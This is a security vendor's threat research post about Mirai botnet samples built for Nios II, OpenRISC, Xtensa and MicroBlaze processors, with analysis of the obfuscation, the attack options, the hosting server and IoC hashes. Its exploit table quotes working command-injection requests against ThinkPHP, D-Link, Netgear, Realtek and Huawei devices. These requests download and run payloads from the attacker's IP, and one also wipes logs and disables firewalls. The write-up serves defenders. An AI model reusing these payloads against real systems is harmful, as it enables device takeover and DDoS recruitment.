Mirai Compiled for New Processors Surfaces in the Wild

Ruchna Nigam April 8, 2019

By Ruchna Nigam

April 8, 2019 at 6:00 AM

Category: Unit 42

Tags: botnet, DDoS, IoT, Linux, Mirai

This post is also available in: 日本語 (Japanese)

Executive Summary

In late February 2019, Unit 42 discovered Mirai samples compiled for new processors/architectures not previously seen before. Despite the source code being publicly released In October of 2016, the malware has, until now, only been found targeting a fixed set of processors/architectures.

Unit 42 has found the newly discovered samples are compiled for Altera Nios II, OpenRISC, Tensilica Xtensa, and Xilinx MicroBlaze processors. This is not the first time Mirai has been expanded for new processor architectures, samples targeting ARC CPUs were discovered in January 2018. Yet this development shows that Mirai developers continue to actively innovate, targeting a growing array of IoT devices. The malware gained notoriety in 2016 for its use in massive denial of service attacks on Dyn and the website of security blogger Brian Krebs. If the latest innovations lead to an increase in the number of infected devices, that means that Mirai attackers would have access to additional firepower for use in denial of service attacks.

In this blog, we show the new features we've found in these new samples, discuss the infrastructure we observed, show how other Mirai samples using known exploits were hosted on the same infrastructure as the new samples, and give indicators of compromise (IoCs) for these new samples.

To protect against Mirai and other threats, organizations should make securing their IoT devices with the latest updates and non-default passwords a priority.

New Features in these New Samples

In addition to the being compiled for these new architectures, we have found that these new samples also contain the following new features:

> Encryption algorithm: These samples make use of a modified version of the standard byte-wise XOR (as implemented in the toggle_obf function) used in the original Mirai source code.

It uses 11 8-byte keys, all of which are cumulatively byte-wise XOR-ed to get the final resulting key. This is better illustrated in the code snippet below:

```
tablekeys = [0xdeadbeef, 0x85DAB8BF, 0xDEEDEEBF, 0xDEABBEAF, 0xDBBD45BF, 0x246584EF,
0x85BFE8BF, 0xD68395BF, 0xDBAAAAAF, 0x0DAABEEF]

xor_key = 0

for key in tablekeys:

xor_key ^= key&0xff ^ (key>>8 & 0xff) ^ (key>>16 & 0xfF) ^ (key>>24 & 0xff)
```

This is effectively the equivalent of a byte-wise XOR with 0x5A.

attack_method_ovh: The samples include a DDoS attack option with the following parameters:


```
ATK_OPT_IP_TOS = 0

ATK_OPT_IP_IDENT = 0xFFFF

ATK_OPT_IP_TTL = 64

ATK_OPT_IP_DF = 1

ATK_OPT_SPORT = 0xFFFF

ATK_OPT_DPORT = 0xFFFF

ATK_OPT_SEQRND = 0xFFFF

ATK_OPT_ACKRND = 0

ATK_OPT_URG = 0

ATK_OPT_ACK = 0

ATK_OPT_PSH = 0

ATK_OPT_RST = 0

ATK_OPT_SYN = 1

ATK_OPT_FIN = 0

ATK_OPT_SOURCE = LOCAL_ADDR
```

These are the exact same parameters as the attack method “TCP SYN” (attack_method_tcpsyn) in the original Mirai source, so the reason behind incorporating a new attack method with the same parameters remains unclear.

Pivoting on this attack method in AutoFocus, we found samples circulating in the wild since November 2018 for other previously known architectures also employing it.

Infrastructure

We found these latest samples on a single IP that at one point of time was hosting them via an open directory; however, on February 22, 2019, the server was later updated to hide the file listing but continued to host the files themselves.



178.62.227.13/wrgjwrgjwrg246356356356/


Index of /wrgjwrgjwrg246356356356

Name	Last modified	Size	Description
Parent Directory		-	
haarch64	22-Feb-2019 11:59	19K	
haarch64be	22-Feb-2019 11:59	69K	
harm	22-Feb-2019 11:59	27K	
harm5	22-Feb-2019 11:59	23K	
harm6	22-Feb-2019 11:59	31K	
harm7	22-Feb-2019 11:59	36K	
hm68k	22-Feb-2019 11:59	67K	
hm68k-68xxx	22-Feb-2019 11:59	63K	
hmicroblazebe	22-Feb-2019 11:59	88K	
hmicroblazeel	22-Feb-2019 11:59	90K	
hmips	22-Feb-2019 11:59	29K	
hmpsl	22-Feb-2019 11:59	29K	
hnios2	22-Feb-2019 11:59	71K	
hopenrisc	22-Feb-2019 11:59	87K	
hppc	22-Feb-2019 11:59	26K	
hsh-sh4	22-Feb-2019 11:59	75K	
hsh4	22-Feb-2019 11:59	62K	
hspc	22-Feb-2019 11:59	71K	
hx86	22-Feb-2019 11:59	27K	
hx86-64-core-i7	22-Feb-2019 11:59	21K	
hx86-core2	22-Feb-2019 11:59	20K	
hx86-i686	22-Feb-2019 11:59	20K	
hxtensa	22-Feb-2019 11:59	62K	

Apache/2.2.15 (CentOS) Server at 178.62.227.13 Port 80

Figure 1. Open directory hosting samples of the Mirai variant

Prior to the update on February 22, the same IP was hosting Mirai samples containing the following exploits known to be used in previous versions of Mirai. The presence of these exploits in both previous versions of Mirai and our newly discovered samples help show the tie between the two are likely used by the same attacker in this case. These exploits are shown in Table 1, below.

Vulnerability	Exploit Format
ThinkPHP Remote Code Execution	GET /to/thinkphp5.1.29/?s=index/ hinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]= 'wget http://178.62.227[.]13/wrgjwrgjwrg246356356356/hx86 -O /tmp/Hito; chmod 777 /tmp/Hito; /tmp/Hito wget.exploit.selfrep.thinkphp' HTTP/1.1 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: / User-Agent: Hito/2.0
D-Link DSL2750B OS Command Injection	 GET /login.cgi?cli=aa ;wget http://178.62.227[.]13/wrgjwrgjwrg246356356356/hmpsl -O /tmp/cc ;sh /tmp/cc wget.selfrep.exploit.dlink ;wget http://178.62.227[.]13/wrgjwrgjwrg246356356356/harm -O /tmp/dd ;sh /tmp/dd wget.selfrep.exploit.dlink HTTP/1.1 Connection: keep-alive Accept-Encoding: gzip, deflate Accept: / User-Agent: Blade/2.0;rm -rf /tmp/* /var/* /var/run/* /var/tmp/*;rm -rf /var/log/wtmp;rm -rf ~/.bash_history;history -c;history -w;rm -rf /tmp/*;history -c;rm -rf /bin/netstat;history -w;pkill -9 busybox;pkill -9 perl;service iptables stop;/sbin/iptables -F;/sbin/iptables -X;service firewalld stop;
Netgear Remote Code Execution	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;/bin/busybox+wget+-g+178.62.227[.]13+-l+/tmp/binary+-r+/wrgjwrgjwrg246356356356/hmips;+/bin/busybox+chmod 777+*+/tmp/binary;/tmp/binary+wget.selfrep.exploit.netgear&curpath=/&currentsetting.htm=1 HTTP/1.0


CVE-2014-8361	 POST /picsdesc.xml HTTP/1.1 Content-Length: 630 Accept-Encoding: gzip, deflate SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping Accept: / User-Agent: Hello-World Connection: keep-alive <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding//%22%3E<s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47450</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</NewInternalPort><NewInternalClient>`cd /var/; wget http://178.62.227.13/wrgjwrgjwrg246356356356/hmips; chmod +x hmips; ./r wget.selfrep.exploit.realtek`</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></s:Body></s:Envelope>
CVE-2017-17215	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 Content-Length: 430 Connection: keep-alive Accept: */* Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100669" <?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox wget -g 178.62.227.13 -l /tmp/binary -r /wrgjwrgjwrg246356356356/hmips; /bin/busybox chmod 777 * /tmp/binary; /tmp/binary wget.selfrep.exploit.huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>

Table 1. Exploits in Mirai variant hosted at 178.62.227[.]13 prior to February 22

Conclusion

Given that the Mirai source code is open source, something as elementary as compiling the same source code for a larger range of processors provides attackers with the advantage of a larger attack surface. Practically, this means that the family can now infect and propagate via a larger number of embedded devices, affording attackers greater DDoS firepower.

Palo Alto Networks customers are protected by:

- WildFire detects all related samples with malicious verdicts.
- All exploits and IPs/URLs involved in these campaigns are blocked through Threat Prevention and PANDB.

AutoFocus customers can track the exploits mentioned using the following tags:

- ThinkPHP RCE
- DLinkDSL2750BOSCmdInjection
- Netgear RCE
- CVE-2014-8361
- CVE-2017-17215

The malware family can be tracked in AutoFocus using the tag ELFMirai

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

URLs

178[.]62.227.13/wrgjwrgjwrg246356356356/hmicroblazebe

178[.]62.227.13/wrgjwrgjwrg246356356356/hmicroblazeel

178[.]62.227.13/wrgjwrgjwrg246356356356/hnios2

178[.]62.227.13/wrgjwrgjwrg246356356356/hopenrisc

178[.]62.227.13/wrgjwrgjwrg246356356356/hxtensa

Xilinx MicroBlaze Samples

006b73c03760f168a5d71c0edd50e9a437aca7b3db1dbecac75ea2ef9e74f54f

233790b3a74245c4660cadec23145246484154abd01edd45836c31598f96b13d

26298ff73035ef2dc92cda118d476933d3014b39ac478865bd86d28aa5457459

2d7ed9ccd1b94f58aff30f7a7d798dd03b6a0f5bed2a529e1e13d8d78e9ae289

3891a82075bd173bb1e052c27f1be946559aaeb65e6a4c761ba8bbd2cbccd3fb

43c5efda1875fd809f97b49d296f34e1292ed86e5a4197460764fe67b98294ef

44f1d6144df90adea1b7b482c84946257c9fb70a9c195a6846f416de80b5e6fd

4cb4c5cbf7eb646bdc08640f4f9e9a4383a9c7ac4e26be0caeb9dc904670c5bf

4d8a4841a2f4a61ed6df2be79dd7ea1eb2052cee6eba4d8de30add7908ebb779

537c2d136a805fe1b703709b0794e25f91f2136027287fa4817080330c7989ce

683b6f8209725ae0e715cda5a1cd35bcaacb5d45ae8e487c98dce2c01c91c887

9b1eab0283fd6948a9a181abaa2f6b3c26f2b0077c8a8b32e763790dd64d2a22

a736d6ebf9596872f3c92ac486be2588ccf0c53cf15a3897a97c83ca1525ff8d

a9dbcc2681d427f9820ca9c5ec120b9bf3e83c9856e89736884ee4dc26712e50

bdd19fa8a7c0e3a5ebbb14d5885cb09a863122ad2c78f53361db0c194045d491

c0f18a5113b341faacb9f647cee954a237925cc62d5daff559a8a880702273c1

c75b3c52c0f5eebfd4c44c3069a393e824d455c7405d57ee99fd7613b8211b31

d28d05477ddbb1e3de330e98a2cb199ed76df0d1c942c467c977c9b70771477a

de6a0d2b8b4323bc06a6cd02b0042fc92c36319696dafafd057e905d359f60ea

e740f780f2b91a41c5024115bbed607b0a75e52fcf4f96b86d0f8adda0c97ddf

OpenRISC Samples

09f8885872bc47e03608d6725f8735074c8b915ca08540e367921223058c108a

199f1976cb5fb39a9c395a28e2178476b6eaec0f3499a5a11912f103dcd64d00

1efdfc79d0c4b779966dfcae7d4f0a1f17f043e098ec0f90ff12a7ebc3c3f1f1

24b4c838dd41c0d812f747e48cf24be4f2265bce8f1e4d0d8ca6a7fc5649019b

59b7a7baf4c239786fdf5ceca9084d829c6f6fc0603a524df313b2ef4958e4c2

6183c7c87ff7cc3721c000af73714be27884a22057c4dc69bccd34571353f327

74a45ff17678e0bddf383b5229785dda04c515e778bc9421d9396168f1cf3c3d

76c9e543a0386994031b4905533eccd05400b3bb12fefc94f1eb65af5debe986

b6359a84bd36a3ce8a13f1306ad74d757c384a772691c228c9a00a5246d828fa

b758405fd18c4518878868163472bcb4e988e4ecbc3312b9756d231b80646816

b89196b9773c6c809a2547434ce3e9de8a494ed7b338e013fd3f2818b4b54fd1

c33080bea85616fd1251f877cd9ff570dd6a2e2f24cc20254754cb2c74a2375e

d21880f4f919c410d0f2ee447716a2f7288dbaa21ec7de8601f0fc999b4d3d45 f646c45feb0ccab4caf61bdb4aa45b0295614b2e881ad9c594ccaec2ea886671

Tensilica Xtensa Samples

006436f282f46f49eb97c2e119622ac61086a908623ca741eb29caeca22c797a

28bb80c687cb0aeea0b2d53dd5bf34f21f7292e5708b0aefeea25aebe2ff93af

5647168f9818dc40599d057c426424709bde5722c62088ecff64b97d3acfc4a7

57cc6875ae0c571ef1edaae72d82b0da6e60331ad4b3ad34c922b9e4612b8779

61893583675935ac7a4857542f13d513ffbb176b302a72d26d7ec39fd931decb

ac4a00bfe1031e19eb9a101d61ef5267627ebaeb2aca4b962c7bb1b5a59e337c

b0cef399ea8ec2244aebb3506a2bb60c64c3921e816c0fc9752caf84c6cf196d

b5da0b6070d9cf3a3d628864e0f0860c8fc967ce692c0142f5a6dafee64079f6

Altera Nios II Samples

0c35f2902d92ef4f46e4643d11c46bde57027bb14e2b75c027a50fe7efc4f358

3446c2ed11a6a5e02702afd5f7082eb435b2922096443cabd45d54b5b7582cc1

48c760ba6b6a29e2a90bdb88bf96486c158f2b47ee9e1c560a47071e39bb5e87

5876c9ac609ece0e051c57b380489490bc78e40c796b637af1e80adbdb9f70dc

a457090fb6df8cb93c91ec6b5d89927f7a6f9e247389d945d44731351a367b4e

ed5e313821bf3a20d226c1b5f2b0ba7f1897d0778c27620017b852579e3e1894

fae498477388c53c8c623fd8ddb710cc286584200767907b104d55f916d37c05